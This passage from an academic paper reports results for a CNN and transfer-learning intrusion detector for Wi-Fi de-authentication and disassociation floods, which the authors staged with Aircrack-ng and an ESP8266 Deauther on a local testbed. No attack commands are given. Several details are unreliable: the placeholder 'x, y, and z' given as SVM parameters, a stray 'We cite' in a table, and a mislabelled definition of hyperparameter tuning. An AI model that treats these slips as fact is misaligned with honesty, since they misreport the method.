In this section, we present the summary of the key results of the findings of the proposed intrusion detection model to detect de-authentication and disassociation in IoT Wi-Fi networks developed based on TL and CNN deep learning models. Each step of the experiment, from launching attacks, collecting Wi-Fi network traffic, parsing, analysis, and visualization, generating structured datasets, preprocessing, and attack detection was conducted and assessed. This analyzed the overall performance of the proposed model using a variety of analytic scenarios with different measurement indicators, including accuracy, precision, recall, receiver operating characteristic (ROC), area under the ROC curve (AUC), and F1 score. We also focused on optimizing the hyperparameters for better performance. We also conducted a comparative analysis of our proposed model with TML and DL models that are widely used in IDS implementations according to our survey of state-of-the-art solutions.

5.1. Experimental Setup

The proposed end-to-end TL and CNN-based IDS testbed is comprised of an AP with Openwrt, a number of genuine clients, an attacker, and overall IDS infrastructure, as seen in Figure 6. To conduct de-authentication and disassociation attacks, the attacker computer is equipped with Kali Linux consisting of the Aircrack-ng suite and an ESP8266 NodeMCU Deauther. The attacker's main goal is to flood the target client(s) with a huge number of de-authentication and disassociation frames, causing the client(s) to disconnect. The experiments were conducted using the Scikitlearn and Tensorflow/Keras libraries in Python. In the experiments, the proposed DL model and comparison analysis implementation models were trained on a Dell XPS 15 9510 with the specifications listed in Table 6.

Table 6. Hardware and software specifications of the machine used for the experimental setup.

Hardware	CPU	Intel Core i7 2.30 GHz processor
	RAM	32 GB
	HDD	1TB
Software	Operating system	Windows 11
	Anaconda	3
	Python	3.9

5.2. Training the Proposed Model

The Wi-Fi Association_Disassociation dataset was divided into three sections: training, validation, and testing subsets by the 70% (training set), 15% (validation set), and 15% (test set) approach, with the actual sample of each as shown in Table 7 for both window sizes (5 and 10 min). We built the model by adjusting the weights on the neural network using the training set. The validation set was used to fine-tune the experiment parameters, such as the number of hidden layers in the proposed model. The test set was used to estimate the model's accuracy or performance. In this work, the dense layer uses softmax to categorize the incoming data as normal or attack traffic. We utilized the ReLU function for activation in all the different layers along with the Adam optimizer and categorical cross-entropy as the loss function. Finally, as described in the Results section, numerous performance indicators were utilized to evaluate the overall performance of the selected models. Several TML models are widely applied to IDS and showed good performance among which some of them are surveyed as part of the state-of-the-art solutions in Section 3. Considering their extensive application in the IDS domain, we compared our work with the TML modes, random forest (RF), decision tree (DT), support vector machine (SVM), and XGBoost, for classification analysis.

Table 7. Wi-Fi Association_Disassociation dataset partitioning into training, validation, and test sets.

Window Size	**Data Type**	**Dataset Partitioning**		
		Training	**Validation Set**	**Test Set**
5 min	Attack	772	180	160
	Normal	32,789	6892	6963
10 min	Attack	455	79	81
	Normal	16,340	3447	3509

5.3. Hyperparameter Tuning

Hyperparameter tuning is the process of optimizing the hyperparameter pre-trained model on a large dataset and utilizing it as the starting point for a new but related task with a limited dataset. The different hyperparameter values directly control the behavior of the model and picking the appropriate values is critical to the success of neural network design. However, determining the appropriate hyperparameter values still remains dependent on the best practice or human knowledge.

CNN models, like other DL models, include a huge number of hyperparameters that must be tuned. Throughout the model design process of the proposed solution, a number of hyperparameters, like the number of frozen layers, learning rate, and dropout rate, were tuned. Batch size, number of epochs, and early stop patience are among the hyperparameters tuned during model training to balance training speed and model performance. Moreover, the hidden layer activation function, output layer activation function, loss function, and optimizer were selected to be ReLu, SoftMax, categorical cross-entropy, and Adam, respectively. Some of the common hyperparameters we fine-tuned are listed in Table 8. When we used these combinations of hyperparameters to evaluate the model, we achieved an optimal performance, and the final IDS model for the detection of de-authentication and disassociation attacks was chosen. In addition, we carried out a general comparison of the models with and without fine-tuning.

Table 8. Parameter settings common to four of the selected CNN models (VGG16, InceptionV3, Resnet50, and Xception).

Hyperparameter	**Value/Function**
Batch size	32
Number of epochs	150
Hidden layer activation function	ReLu
Output layer activation function	Softmax
Dropout rate	0.5
Learning rate	0.0001
Optimizer	Adam
Loss function	Categorical Cross-entropy

5.4. Performance Evaluation

Evaluation measures the performance of the model and several researchers used accuracy, precision, recall, and F1-measure for this purpose. While these metrics are used to evaluate the performance of the proposed solution, true positive (TP), true negative (TN), false positive (FP), and false negative (FN) are used to construct the evaluation metrics. The performance of classification methods is determined not only by the technique used but also by how training and testing data are split. Various previous studies showed that using 70% of the input data for training provided the best performance results. To create a balanced dataset, we used the split of 70% for training, 15% for validation, and 15% for testing sets discussed in Section 5.2. We used attack records from the testing set that were not included in the training set to get a realistic detection rate. In addition to the fine-tuned hyperparameters, the performance evaluation of the four different CNN models using both 5 min and 10 min window sizes, and 16,32, and 48 batch sizes considering overall accuracy is shown in Table 9.

Since the batch size of 32 and window size of 10 min provided the best overall performance, the models' performances with other evaluation metrics such as precision, recall, F-1 score, and ROC area are shown in Table 10. The ROC/AUC result is shown in Figure 21.

Table 9. Performance comparison table for four different models with fine-tuning using a learning rate of 0.0001.

Model	Batch Size	Overall Accuracy for 5 min Windows Size	Overall Accuracy for 10 min Windows Size
Inception	16	98.217	99.3036
	32	98.217	99.275
	48	98.217	99.220
Resnet	16	98.315	99.275
	32	98.371	99.275
	48	98.399	99.275
Vgg	16	98.273	99.331
	32	98.343	99.220
	48	98.371	99.331
Xception	16	98.371	99.275
	32	98.385	99.360
	48	98.378	99.303

Table 10. Performance comparison table for four different models using other performance metrics considering a batch size of 32 and a window size of 10 min.

Model	Precision	Recall	F-1 score	ROC Area
Inception	0.89	0.78	0.83	0.93
Resnet	0.87	0.80	0.83	0.94
Vgg	0.85	0.79	0.82	0.935
Xception	0.88	0.83	0.85	0.944




Figure 21. ROC area evaluation result for the Xception model.

False negative rate (*FNR*) is another metric that measures the proportion of positive samples that are incorrectly classified as negative. *FNR* is calculated using Equation (1) and our model scores a low *FNR* value of 0.002.

$$FNR = \frac{FN}{FN + TP} \tag{1}$$

Figure 22 shows the training vs. validation accuracy, and training vs. validation loss. Validation accuracy is a model's accuracy on new data, whereas training accuracy is a model's accuracy on the data it was trained on. Because the model has never seen the validation data before, validation accuracy is often lower than training accuracy. The training loss measures how well the model fits the training data, whereas the validation loss measures how well the model fits new data.




Figure 22. Training vs. validation accuracy, and training vs. validation loss.

5.5. Comparison with State-of-the-Art Models

The rapid expansion of IoT Wi-Fi networks has created several opportunities for hackers and it can result in a very serious loss of sensitive personal information. This study presents a transfer and deep learning-based model for IoT Wi-Fi network intrusion detection with the main focus on de-authentication and disassociation of DoS attacks. The suggested approach leverages a combination of transfer and deep learning approaches to achieve better classification performance. The suggested approach's performance was evaluated by extensive tests on a local testbed-generated dataset. During the comparative analysis, tuning of different hyperparameters of each TML model was performed to achieve better performance. Criterion, max_features, min_samples_leaf, min_samples_split are among the common hyperparameters tuned in RF and DT models. Tuning of XGBoost's n_estimators, gamma, max_depth, max_leaves, and min_child_weight, among other hyperparameters, was performed. While analyzing the SVM, its parameters including x, y, and z were tuned. Table 11 shows the comparative analysis results of the selected TML models and the proposed solution. The results of the comparison is also illustrated using Figure 23.

Table 11. Performance comparison of our model with TML models.

Model	Accuracy (%)	Precision (%)	Recall (%)	F-Measure (%)
We citeDT	97.82	97.80	97.82	97.78
RF	98.64	98.50	98.64	98.49
XGBoost	98.64	98.50	98.64	98.49
SVM	99.13	98.19	98.36	98.03
THIS WORK	99.36	98.38	98.74	98.59




Figure 23. Performance comparison of selected TML algorithms with the proposed model.

Several variants of DL models have been implemented to address intrusion detection classification problems. We consider LSTM and RNN models in our comparison analysis because of their wider application and optimal performance and their performance results is shown in Table 12 and also elaborated using Figure 24.

Table 12. Performance comparison of our model with DL models.

Model	Accuracy (%)	Precision (%)	Recall (%)	F1-Score (%)
LSTM	99.21	98.79	98.96	98.72
RNN	99.16	98.63	98.95	98.85
THIS WORK	99.36	98.38	98.74	98.59




Figure 24. Performance comparison of the proposed model with other DL models.

6. Discussion

The results and analysis show that our proposed IDS model offers better performance in contrast to its predecessors. In addition, the overall framework provides an end-to-end implementation including a local testbed setup to launch and collect Wi-Fi traffic data, parse and store, visualize and analyze the data, generate a Wi-Fi Association_Disassociation dataset to be available for further preprocessing in the IDS process, and other tasks. In the previous section, we demonstrated how our IDS model was able to detect de-authentication and disassociation attacks in IoT Wi-F networks and compared it to the existing IDS solutions that adapted both TML and DL models using our dataset. The findings from the results of the proposed model and comparative analysis prove that our model can effectively detect de-authentication and disassociation DoS attacks in any Wi-Fi network which improves the overall security of networks. However, our model is trained and evaluated using our Wi-Fi Association_Disassociation dataset but not on public datasets. Although extensive comparative analysis of all the TML and DL models was conducted with our Wi-Fi Association_Disassociation dataset and showed a better performance compared to the public datasets that the models were trained on, evaluating our model on at least one public dataset could provide more analytic perspectives.

Our model has several potential uses that can be further expanded for more complex scenarios. First, due to the targeted use case, and the reason for the illegal de-authentication and disassociation of clients, we focused on collecting and preparing the Wi-Fi Association_Disassociation dataset to be on the authentication/association and de-authentication/disassociation process, but evaluating the model with multiple public datasets and more attack types makes it applicable for more complex scenarios. Second, our testbed and the entire process considered a local setup, but this can be expanded to cover the cloud, which requires additional security measures including data anonymization. Third, exploring options to deploy a trained model on the access point or edge of the IoT Wi-Fi network layer could enhance the detection time. Last but not least, due to the dynamic and heterogeneous nature of IoT environments, training the model with online network traffic data with the help of methods like incremental learning can make a difference.

7. Conclusions

The rapid expansion of IoT Wi-Fi networks has created several opportunities for hackers and it can result in a very serious loss of sensitive personal information. This study presents a transfer and deep learning-based model for IoT Wi-Fi network intrusion detection with the main focus on de-authentication and disassociation of DoS attacks. The suggested approach leverages a combination of transfer and deep learning approaches to achieve better classification performance. The suggested approach's performance was evaluated by extensive tests on a local testbed-generated dataset.

The experimental findings reveal that the suggested model outperforms existing models. In a shorter time, the suggested technique can identify binary cyber threats. We observed the suggested model with several hyperparameters and the outcomes indicate that we achieved the best results with the Adam optimizer, 0.0001 learning rate, 32 batch size, and of course 10 min window size. In this paper, we employed a train–test split approach to evaluate the suggested system's performance. According to the experimental data, the proposed model performed better than 99.36% for the binary classification with a low false negative rate of 0.002. These results imply that our model can effectively detect targeted attacks in all Wi-Fi network environments leading to overall improved network security.

Author Contributions: Conceptualization, all authors; methodology, S.K.G. and J.R.; software, S.K.G.; validation, Z.C. and J.R.; formal analysis, all authors; investigation and resources, S.K.G.; data curation, S.K.G. and M.A.-T.; writing—original draft preparation, S.K.G.; writing review and editing, J.R. and L.C.; visualization, S.K.G.; supervision, J.R. and L.C.; All authors have read and agreed to the published version of the manuscript.

Funding: This research has been supported by the BT Ireland Innovation Centre (BTIIC) project, funded by BT, and Invest Northern Ireland.

Data Availability Statement: The data reported here were captured using the testbed setup mentioned on the study. The dataset is publicly available in GitHub [51] and is refenced in this paper. The details of the tools used in the experimental setup have also been referenced within the paper.

Acknowledgments: This research has been supported by the BT Ireland Innovation Centre (BTIIC) project, funded by BT, and Invest Northern Ireland.

Conflicts of Interest: The authors declare no conflict of interest.

References

1. *IEEE 802.11-1997*; IEEE Standard for Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. IEEE: Toulouse, France. Available online: https://standards.ieee.org (accessed on 12 May 2023).
2. *IEEE 802.11a-1999*; IEEE Standard for Telecommunications and Information Exchange between Systems—LAN/MAN Specific Requirements—Part 11: Wireless Medium Access Control (MAC) and Physical Layer (PHY) Specifications: High Speed Physical Layer in the 5 GHz Band. IEEE: Toulouse, France. Available online: https://standards.ieee.org (accessed on 12 May 2023).
3. *802.11g-2003*; IEEE Standard for Information Technology—Local and Metropolitan Area Networks—Specific Requirements—Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications: Further Higher Data Rate Extension in the 2.4 GHz Band. IEEE: Toulouse, France. Available online: https://standards.ieee.org (accessed on 12 May 2023).
4. *802.11n-2009*; IEEE Standard for Information Technology—Local and Metropolitan Area Networks—Specific Requirements—Part 11: Wireless LAN Medium Access Control (MAC)and Physical Layer (PHY) Specifications Amendment 5: Enhancements for Higher Throughput. IEEE: Toulouse, France. Available online: https://standards.ieee.org (accessed on 12 May 2023).
5. *802.11ac-2013*; IEEE Standard for Information Technology—Telecommunications and Information Exchange between Systems–Local and Metropolitan Area Networks—Specific Requirements—Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications—Amendment 4: Enhancements for Very High Throughput for Operation in Bands below 6 GHz. IEEE: Toulouse, France. Available online: https://standards.ieee.org (accessed on 12 May 2023).
6. *802.11ai-2016*; IEEE Standard for Information Technology—Telecommunications and Information Exchange between Systems—Local and Metropolitan Area Networks—Specific Requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 1: Fast Initial Link Setup. IEEE: Toulouse, France. Available online: https://standards.ieee.org (accessed on 12 May 2023).
7. Gu, J.; Zhao, J.; Li, W. Research on WLAN Security Technology Based on IEEE 802.11. In Proceedings of the 2011 3rd International Conference on Advanced Computer Control, ICACC, Harbin, China, 18–20 January 2011; pp. 234–237. [CrossRef]
8. Juhász, K.; Póser, V.; Kozlovszky, M.; Bánáti, A. WiFi Vulnerability Caused by SSID Forgery in the IEEE 802.11 Protocol. In Proceedings of the SAMI 2019—IEEE 17th World Symposium on Applied Machine Intelligence and Informatics, Herlany, Slovakia, 24–26 January 2019; pp. 333–338. [CrossRef]
9. Yao, X.; Farha, F.; Li, R.; Psychoula, I.; Chen, L.; Ning, H. Security and Privacy Issues of Physical Objects in the IoT: Challenges and Opportunities. *Digit. Commun. Netw.* **2021**, *7*, 373–384. [CrossRef]
10. CVE Records for Deatuthentication and Disassociation Attacks. Available online: https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=deauthentication+attack (accessed on 28 June 2023).
11. A. Reyes, A.; D. Vaca, F.; Castro Aguayo, G.A.; Niyaz, Q.; Devabhaktuni, V. A Machine Learning Based Two-Stage Wi-Fi Network Intrusion Detection System. *Electronics* **2020**, *9*, 1689. [CrossRef]
12. WPA3 Specification. Available online: https://www.wi-fi.org/downloads-public/WPA3%2BSpecification%2Bv3.1.pdf/35332 (accessed on 12 May 2023).
13. *IEEE Std 802.11ax-2021 (Amendment to IEEE Std 802.11-2020)*; IEEE Standard for Information Technology–Telecommunications and Information Exchange between Systems Local and Metropolitan Area Networks–Specific Requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 1: Enhancements for High-Efficiency WLAN. IEEE: Toulouse, France, 2021; pp. 1–767. [CrossRef]
14. Dalal, N.; Akhtar, N.; Gupta, A.; Karamchandani, N.; Kasbekar, G.S.; Parekh, J. A Wireless Intrusion Detection System for 802.11 WPA3 Networks. In Proceedings of the 2022 14th International Conference on COMmunication Systems & NETworkS (COMSNETS), Bangalore, India, 4–8 January 2022; Volume 3.
15. Baras, K.; Moreira, A. Anomaly Detection in University Campus WiFi Zones. In Proceedings of the 2010 8th IEEE International Conference on Pervasive Computing and Communications Workshops, PERCOM Workshops 2010, Mannheim, Germany, 29 March–2 April 2010; pp. 202–207. [CrossRef]

16. Simbana, S.; Lopez, G.; Tipantuna, C.; Sanchez, F. Vulnerability Analysis Toolkit for IEEE 802.11 Wireless Networks: A Practical Approach. In Proceedings of the 3rd International Conference on Information Systems and Computer Science, INCISCOS, Quito, Ecuador, 13–15 November 2018; pp. 227–232. [CrossRef]
17. Seraphim, B.I.; Palit, S.; Srivastava, K.; Poovammal, E. A Survey on Machine Learning Techniques in Network Intrusion Detection System. In Proceedings of the 2018 4th International Conference on Computing Communication and Automation, ICCCA, Greater Noida, India, 14–15 December 2018; pp. 1–5. [CrossRef]
18. Satam, P.; Hariri, S. WIDS: An Anomaly Based Intrusion Detection System for Wi-Fi (IEEE 802.11) Protocol. *IEEE Trans. Netw. Serv. Manag.* **2021**, *18*, 1077–1091. [CrossRef]
19. Yousefnezhad, N.; Malhi, A.; Främling, K. Security in Product Lifecycle of IoT Devices: A Survey. *J. Netw. Comput. Appl.* **2020**, *171*, 102779. [CrossRef]
20. Zarpelão, B.B.; Miani, R.S.; Kawakani, C.T.; de Alvarenga, S.C. A Survey of Intrusion Detection in Internet of Things. *J. Netw. Comput. Appl.* **2017**, *84*, 25–37. [CrossRef]
21. Danziger, M.; De Lima Neto, F.B. A Hybrid Approach for IEEE 802.11 Intrusion Detection Based on AIS, MAS and Naïve Bayes. In Proceedings of the 2010 10th International Conference on Hybrid Intelligent Systems, Atlanta, GA, USA, 23–25 August 2010; pp. 201–204.
22. Thing, V.L.L. IEEE 802.11 Network Anomaly Detection and Attack Classification: A Deep Learning Approach. In Proceedings of the 2017 IEEE Wireless Communications and Networking Conference (WCNC), San Francisco, CA, USA, 19–22 March 2017; pp. 1–6.
23. Riyaz, B.; Ganapathy, S. A Deep Learning Approach for Effective Intrusion Detection in Wireless Networks Using CNN. *Soft Comput.* **2020**, *24*, 17265–17278. [CrossRef]
24. Lawal, M.A.; Shaikh, R.A.; Hassan, S.R. Security Analysis of Network Anomalies Mitigation Schemes in IoT Networks. *IEEE Access* **2020**, *8*, 43355–43374. [CrossRef]
25. Sharma, N.; Jain, V.; Mishra, A. An Analysis of Convolutional Neural Networks for Image Classification. *Procedia Comput. Sci.* **2018**, *132*, 377–384. [CrossRef]
26. Narayana Rao, K.; Venkata Rao, K.; Pvgd, P.R. A Hybrid Intrusion Detection System Based on Sparse Autoencoder and Deep Neural Network. *Comput. Commun.* **2021**, *180*, 77–88. [CrossRef]
27. Lawrence, S.; Giles, C.L.; Tsoi, A.C.; Back, A.D. Face Recognition: A Convolutional Neural-Network Approach. *IEEE Trans. Neural. Netw.* **1997**, *8*, 98–113. [CrossRef]
28. Zhiqiang, W.; Jun, L. A Review of Object Detection Based on Convolutional Neural Network. In Proceedings of the 2017 36th Chinese Control Conference (CCC), Dalian, China, 26–28 July 2017; pp. 11104–11109.
29. Chang, Y.; Yan, L.; Fang, H.; Zhong, S.; Liao, W. HSI-DeNet: Hyperspectral Image Restoration via Convolutional Neural Network. *IEEE Trans. Geosci. Remote Sens.* **2019**, *57*, 667–682. [CrossRef]
30. Devlin, J.; Cheng, H.; Fang, H.; Gupta, S.; Deng, L.; He, X.; Zweig, G.; Mitchell, M. Language Models for Image Captioning: The Quirks and What Works 2015. *arXiv* **2015**, arXiv:1505.01809.
31. Yang, J.; Li, J. Application of Deep Convolution Neural Network. In Proceedings of the 2017 14th International Computer Conference on Wavelet Active Media Technology and Information Processing (ICCWAMTIP), Chengdu, China, 15–17 December 2017; IEEE: Chengdu, China, 2017; pp. 229–232.
32. Torfi, A.; Iranmanesh, S.M.; Nasrabadi, N.; Dawson, J. 3D Convolutional Neural Networks for Cross Audio-Visual Matching Recognition. *IEEE Access* **2017**, *5*, 22081–22091. [CrossRef]
33. Idrissi, I.; Azizi, M.; Moussaoui, O. Accelerating the Update of a DL-Based IDS for IoT Using Deep Transfer Learning. *IJEECS* **2021**, *23*, 1059. [CrossRef]
34. Pan, S.J.; Yang, Q. A Survey on Transfer Learning. *IEEE Trans. Knowl. Data Eng.* **2010**, *22*, 1345–1359. [CrossRef]
35. Global Economic Value of Wi-Fi_2021-2025—Wi-Fi Alliance. Available online: https://www.wi-fi.org/downloads-public/Global_Economic_Value_of_Wi-Fi_2021-2025_202109.pdf/37347 (accessed on 12 May 2023).
36. Waliullah, M.; Moniruzzaman, A.B.M.; Rahman, M.S. An Experimental Study Analysis of Security Attacks at IEEE 802.11 Wireless Local Area Network. *Int. J. Future Gener. Commun. Netw.* **2015**, *8*, 9–18. [CrossRef]
37. Mahini, H.; Mousavirad, S.M. WiFi Intrusion Detection and Prevention Systems Analyzing: A Game Theoretical Perspective. *Int. J. Wirel. Inf. Netw.* **2020**, *27*, 77–88. [CrossRef]
38. Milliken, J.; Selis, V.; Yap, K.M.; Marshall, A. Impact of Metric Selection on Wireless Deauthentication Dos Attack Performance. *IEEE Wirel. Commun. Lett.* **2013**, *2*, 571–574. [CrossRef]
39. Tyagi, M.; Narvare, S.; Agrawal, C. A Survey of Different Dos Attacks on Wireless Network. *Comput. Eng. Intell. Syst.* **2018**, *9*, 23–32.
40. Agrawal, A.; Dixit, A.; Shettar, N.; Kapadia, D.; Karlupia, R.; Agrawal, V.; Gupta, R. Delog: A Privacy Preserving Log Filtering Framework for Online Compute Platforms. *arXiv* **2019**, arXiv:1902.04843v3.
41. Tsung, C.K.; Yang, C.T.; Yang, S.W. Visualizing Potential Transportation Demand from ETC Log Analysis Using ELK Stack. *IEEE Internet Things J.* **2020**, *7*, 6623–6633. [CrossRef]
42. Shi, L.; Wu, L.; Guan, Z. Three-Layer Hybrid Intrusion Detection Model for Smart Home Malicious Attacks. *Comput. Electr. Eng.* **2021**, *96*, 107536. [CrossRef]

43. Roopak, M.; Tian, G.Y.; Chambers, J. An Intrusion Detection System Against DDoS Attacks in IoT Networks. In Proceedings of the 2020 10th Annual Computing and Communication Workshop and Conference (CCWC), Las Vegas, NV, USA, 6–8 January 2020; pp. 562–567.
44. Mehedi, S.T.; Anwar, A.; Rahman, Z.; Ahmed, K.; Islam, R. Dependable Intrusion Detection System for IoT: A Deep Transfer Learning Based Approach. *IEEE Trans. Ind. Inf.* **2023**, *19*, 1006–1017. [CrossRef]
45. Masum, M.; Shahriar, H. TL-NID: Deep Neural Network with Transfer Learning for Network Intrusion Detection. In Proceedings of the 2020 15th International Conference for Internet Technology and Secured Transactions (ICITST), London, UK, 8–10 December 2020; pp. 1–7.
46. Fan, Y.; Li, Y.; Zhan, M.; Cui, H.; Zhang, Y. IoTDefender: A Federated Transfer Learning Intrusion Detection Framework for 5G IoT. In Proceedings of the 2020 IEEE 14th International Conference on Big Data Science and Engineering (BigDataSE), Guangzhou, China, 31 December 2020—1 January 2021; pp. 88–95.
47. Elsayed, N.; Zaghloul, Z.S.; Azumah, S.W.; Li, C. Intrusion Detection System in Smart Home Network Using Bidirectional LSTM and Convolutional Neural Networks Hybrid Model. In Proceedings of the 2021 IEEE International Midwest Symposium on Circuits and Systems (MWSCAS), Lansing, MI, USA, 9–11 August 2021.
48. Huong, P.V.; Thuan, L.D.; Hong Van, L.T.; Hung, D.V. Intrusion Detection in IoT Systems Based on Deep Learning Using Convolutional Neural Network. In Proceedings of the 2019 6th NAFOSTED Conference on Information and Computer Science (NICS), Hanoi, Vietnam, 12–13 December 2019; pp. 448–453.
49. Xu, Y.; Liu, Z.; Li, Y.; Zheng, Y.; Hou, H.; Gao, M.; Song, Y.; Xin, Y. Intrusion Detection Based on Fusing Deep Neural Networks and Transfer Learning. In *Digital TV and Wireless Multimedia Communication*; Zhai, G., Zhou, J., Yang, H., An, P., Yang, X., Eds.; Communications in Computer and Information Science; Springer: Singapore, 2020; Volume 1181, pp. 212–223. ISBN 9789811533402.
50. Hsu, C.-M.; Hsieh, H.-Y.; Prakosa, S.W.; Azhari, M.Z.; Leu, J.-S. Using Long-Short-Term Memory Based Convolutional Neural Networks for Network Intrusion Detection. In *Wireless Internet*; Chen, J.-L., Pang, A.-C., Deng, D.-J., Lin, C.-C., Eds.; Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering; Springer International Publishing: Cham, Switzerland, 2019; Volume 264, pp. 86–94. ISBN 978-3-030-06157-9.
51. Wi-Fi-Association_Disassociation-Dataset. Available online: https://github.com/samsonkg/Wi-Fi-Association_Disassociation-Dataset (accessed on 26 August 2023).
52. ESP8266 Deauther 2021. Available online: https://github.com/SpacehuhnTech/esp8266_deauther (accessed on 5 May 2023).
53. Brandao, A.; Georgieva, P. Log Files Analysis for Network Intrusion Detection. In Proceedings of the 2020 IEEE 10th International Conference on Intelligent Systems, IS, Varna, Bulgaria, 28–30 August 2020; pp. 328–333. [CrossRef]
54. Brown, R. OpenWrt Project. Available online: https://openwrt.org/start (accessed on 22 February 2023).

Disclaimer/Publisher's Note: The statements, opinions and data contained in all publications are solely those of the individual author(s) and contributor(s) and not of MDPI and/or the editor(s). MDPI and/or the editor(s) disclaim responsibility for any injury to people or property resulting from any ideas, methods, instructions or products referred to in the content.